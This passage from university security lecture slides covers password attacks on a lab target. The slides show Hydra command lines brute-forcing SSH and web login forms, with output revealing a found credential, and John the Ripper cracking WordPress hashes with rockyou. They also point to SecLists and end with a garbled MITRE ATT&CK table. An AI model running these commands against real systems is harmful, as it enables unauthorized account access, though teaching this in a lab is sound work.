- ❑ Tool must be a client of **protocol** used by S
 - ❑ metasploit modules (one for each protocol)
 - ❑ search scanner mysql
 - ❑ search scanner ssh
 - ❑ **Hydra** (support for +50 protocols)

3/7/2024

<https://bartoli.inginf.units.it>

85

Many dictionaries...

- ❑ <https://github.com/danielmiessler/SecLists>

About SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by Daniel Miessler, Jason Haddix, and g0tmilk.

Miscellaneous	Merge pull request #656 from A1vinSmith/master
Passwords	Merge pull request #825 from its0x08/patch-2
Pattern-Matching	Update Angular dangerous functions
Payloads	Zipped the max-length folder
Unames	Update CommonAdminBase64.txt

3/7/2024

<https://bartoli.inginf.units.it>

86

Online guessing: Hydra (I-a)

❑ +50 protocols

❑ `hydra -L user_list -P pwd_list target protocol`

```
(kali@DESKTOP-SK08UEQ)~$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
```

Online guessing : Hydra (I-b)

❑ +50 protocols


❑ `hydra -L user_list -P pwd_list target protocol`

```
(kali@DESKTOP-SK08UEQ)~$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

Web login forms? (I-a)

- Web login forms are **all different from each other**



esse3.units.it


3/7/2024

<https://bartoli.inginf.units.it>

89

Web login forms? (I-b)

- Web login forms are **all different from each other**



netflix.com

3/7/2024

<https://bartoli.inginf.units.it>

90

Online guessing: Hydra (II)

- ❑ For **web pages** you have to specify:
 1. Login page URL
 2. **Parameter string**
 3. How to tell from HTTP response if credentials **accepted**
- ❑ `hydra -L user_list -P pwd_list target`
`http-post-form`
`"login_page_URL:`
`j_username=^USER^&j_password=^PASS^:`
`Invalid Password!"`

3/7/2024

<https://bartoli.inginf.units.it>

91

How to obtain U+P on target (II-a)

- ❑ **Stealing** database of **password hashes** from server
 - ❑ Windows users
 - ❑ Remote shell reads SAM database
 - ❑ Access obtained through exploit
 - ❑ Wordpress users
 - ❑ MySQL client reads MySQL database
 - ❑ Access obtained through online password guessing

3/7/2024

<https://bartoli.inginf.units.it>

92

How to obtain U+P on target (II-b)

- ❑ **Stealing** database of **password hashes** from server
- ❑ Windows users
 - ❑ Password hash **suffices** to impersonate the user (!)
- ❑ Wordpress users
 - ❑ Attempt to "invert" the hash by **trying** all P in a given **dictionary**
 - ❑ **Offline** guessing (you do that **locally**)

3/7/2024

<https://bartoli.inginf.units.it>

93

Offline guessing: John the Ripper (I)

- ❑ "hundreds" of hash formats
- ❑ Usually it detects the correct one automatically
- ❑ `john --wordlist=candidate_pwd_list hash_list`

```
(kali㉿kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt
```

3/7/2024

<https://bartoli.inginf.units.it>

94

Offline guessing: John the Ripper (II)

- ❑ "hundreds" of hash formats
- ❑ Usually it detects the correct one automatically
- ❑ `john --wordlist=candidate_pwd_list hash_list`

```
(kali㉿kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with 4 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3  
])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
manager (manager)  
vagrant (vagrant)  
2g 0:00:16:11 28.58% (ETA: 06:34:19) 0.002059g/s 4392p/s 8908c/s 8908C/s richh..richfield1  
Use the "--show --format=phpass" options to display all of the cracked passwords reliably  
Session aborted  
  
(kali㉿kali)-[~]  
$
```

3/7/2024

<https://bartoli.inginf.units.it>

95

Hacking Lab: Demo 2

3/7/2024

<https://bartoli.inginf.units.it>

96

What we will see now (I)

❑ Online guessing with **hydra**

1. mysql

❑ Inspect database and **steal** all data

❑ ... and **steal** password **hashes** of wordpress users

2. A quick look at network traffic with `wireshark`

3. ssh

❑ Not so interesting here: it can be abused with password hashes

❑ Run a command (`ls`, `cmd.exe`)

❑ Small dictionary constructed in advance for ease of demo

What we will see now (I)

❑ Offline guessing with **john** the ripper

1. Hashes of wordpress users

❑ Access to wordpress page

❑ Small dictionary constructed in advance for ease of demo

Attacking an Organization

Hacking = LOT of Patience!

- ☐ Attack tools may not be easy to use
- ☐ Online guessing may not succeed
- ☐ Exploits may not work even in vulnerable systems

- ☐ You might not be able to contact target
(port closed, IP banned, ...)
- ☐ You might not be able to find any vuln in target
- ☐ You might not have exploits for vulns found
- ☐ You might not understand things in target
- ☐ You might not be able to use your tools effectively
- ☐ Things may fail for mysterious reasons
- ☐ ...

- ❑ It may take from **minutes** to **months**
- ❑ Several **phases** and each phase:
 - ❑ Done for a reason (**tactical** objective)
 - ❑ Can be executed with several **techniques**
- ❑ Models for reasoning about the overall attack:
 - ❑ Kill chain (first widely used)
 - ❑ ...
 - ❑ **MITRE ATT&CK** ("the" model today)

101

WHY

102

We have just scratched the surface...

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 13 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning [10]	Acquire Infrastructure [7]	Drive-by Compromise [9]	Command and Scripting Interpreter [13]	Account Manipulation [19]	Abuse Elevation Control Mechanism [13]	Abuse Elevation Control Mechanism [42]	Adversary in the Middle [17]	Account Discovery [30]	Exploitation of Remote Services [9]	Adversary in the Middle [17]	Application Layer Protocol [16]	Automated Exfiltration [9]	Account Access Removal [13]
Gather Victim Host Information [10]	Compromise Accounts [7]	Exploit Public-Facing Application [9]	Container Administration Command [13]	BITS Jobs [19]	Access Token Manipulation [13]	Access Token Manipulation [42]	Brute Force [17]	Application Window Discovery [30]	Internal Spearphishing [9]	Active Collected Data [17]	Communication Through Removable Media [16]	Data Transfer Size Limits [9]	Data Destruction [13]
Gather Victim Identity Information [10]	Compromise Infrastructure [7]	External Remote Services [9]	Deploy Container [13]	Boot or Logon Autostart Execution [19]	Boot or Logon Autostart Execution [13]	Boot or Logon Autostart Execution [42]	Credentials from Password Stores [17]	Browser Bookmark Discovery [30]	Remote Service Session Hijacking [9]	Audio Capture [17]	Data Encoding [16]	Exfiltration Over Alternative Protocol [9]	Data Encrypted for Impact [13]
Gather Victim Network Information [10]	Develop Capabilities [7]	Hardware Additions [9]	Exploitation for Client Execution [13]	Boot or Logon Initialization Scripts [19]	Boot or Logon Initialization Scripts [13]	Boot or Logon Initialization Scripts [42]	Exploitation for Credential Access [17]	Cloud Infrastructure Discovery [30]	Remote Service Session Hijacking [9]	Automated Collection [17]	Data Obfuscation [16]	Exfiltration Over C2 Channel [9]	Data Manipulation [13]
Gather Victim Org Information [10]	Establish Accounts [7]	Inter-Process Communication [9]	Inter-Process Communication [13]	Browser Extensions [19]	Debugger Evasion [13]	Debugger Evasion [42]	Forceful Authentication [17]	Cloud Service Dashboard Discovery [30]	Remote Service Session Hijacking [9]	Browser Session Hijacking [17]	Dynamic Resolution [16]	Exfiltration Over Other Network Medium [9]	Defacement [13]
Pushing for Information [10]	Obtain Capabilities [7]	Phishing [9]	Native API [13]	Compromise Client Software Binary [19]	Create or Modify System Process [13]	Create or Modify System Process [42]	Forge Web Credentials [17]	Cloud Storage Object Discovery [30]	Replication Through Removable Media [9]	Clipboard Data [17]	Encrypted Channel [16]	Exfiltration Over Other Network Medium [9]	Endpoint Denial of Service [13]
Search Cloud Sources [10]	Stage Capabilities [7]	Supply Chain Compromise [9]	Scheduled Task/Job [13]	Create Account [19]	Domain Policy Modification [13]	Domain Policy Modification [42]	Input Capture [17]	Container and Resource Discovery [30]	Software Deployment Tools [9]	Data from Cloud Storage [17]	Fallback Channels [16]	Exfiltration Over Physical Medium [9]	Firmware Corruption [13]
Search Open Technical Databases [10]	Trusted Relationship [7]	Serverless Execution [9]	Serverless Execution [13]	Create or Modify System Process [19]	Escape to Host [13]	Escape to Host [42]	Modify Authentication Process [17]	Debugger Evasion [30]	Software Deployment Tools [9]	Data from Configuration Repository [17]	Ingress Tool Transfer [16]	Inhibit System Recovery [9]	Inhibit System Recovery [13]
Search Open Websites/Domains [10]	Valid Accounts [7]	Shared Modules [9]	Shared Modules [13]	Event Triggered Execution [19]	Event Triggered Execution [13]	Event Triggered Execution [42]	Multi-Factor Authentication Interception [17]	Domain Trust Discovery [30]	Use Alternate Authentication Material [9]	Data from Information Repositories [17]	Multi-Stage Channels [16]	Exfiltration Over Web Service [9]	Network Denial of Service [13]
Search Victim-Owned Websites [10]	Use Execution [7]	System Services [9]	System Services [13]	External Remote Services [19]	Exploitation for Privilege Escalation [13]	Exploitation for Privilege Escalation [42]	Multi-Factor Authentication Request Generation [17]	File and Directory Discovery [30]	Tamper Shared Content [9]	Data from Local System [17]	Non-Application Layer Protocol [16]	Scheduled Transfer [9]	Resource Hijacking [13]
	Windows Management Instrumentation [7]	Windows Management Instrumentation [9]	Windows Management Instrumentation [13]	File and Directory Permissions Modification [19]	Hijack Execution Flow [13]	Hijack Execution Flow [42]	Network Sniffing [17]	Group Policy Discovery [30]	Use Alternate Authentication Material [9]	Data from Network Shared Drive [17]	Protocol Tunneling [16]	Transfer Data to Cloud Account [9]	Service Stop [13]
				Implant Internal Image [19]	Process Injection [13]	Process Injection [42]	OS Credential Dumping [17]	Network Service Discovery [30]		Data from Removable Media [17]	Remote Access Software [16]	System Shutdown/Reboot [9]	System Shutdown/Reboot [13]
				Modify Authentication Process [19]	Scheduled Task/Job [13]	Scheduled Task/Job [42]	OS Credential Dumping [17]	Network Service Discovery [30]		Data Staged [17]	Traffic Signaling [16]		
				Office Application Startup [19]	Valid Accounts [13]	Valid Accounts [42]	OS Credential Dumping [17]	Network Service Discovery [30]		Email Collection [17]	Web Service [16]		
				Pre-OS Boot [19]	Indicator Removal [13]	Indicator Removal [42]	Steal or Forge Authentication Certificate [17]	Peripheral Device Discovery [30]		Input Capture [17]			
				Scheduled Task/Job [19]	Indirect Command Execution [13]	Indirect Command Execution [42]	Steal or Forge Kerberos Tickets [17]	Permission Groups Discovery [30]		Screen Capture [17]			
				Server Software Component [19]	Masquerading [13]	Masquerading [42]	Steal or Forge Web Session Cookie [17]	Process Discovery [30]		Video Capture [17]			
				Traffic Signaling [19]	Modify Authentication Process [13]	Modify Authentication Process [42]	Modify Cloud Compute Infrastructure [17]	Query Registry [30]					
				Valid Accounts [19]	Modify Cloud Compute Infrastructure [13]	Modify Cloud Compute Infrastructure [42]	Modify Registry [17]	Remote System Discovery [30]					
					Modify Registry [13]	Modify Registry [42]	Unsecured Credentials [17]	Software Discovery [30]					
								System Information Discovery [30]					

≈ 185 Techniques
(≈367 Subtechniques)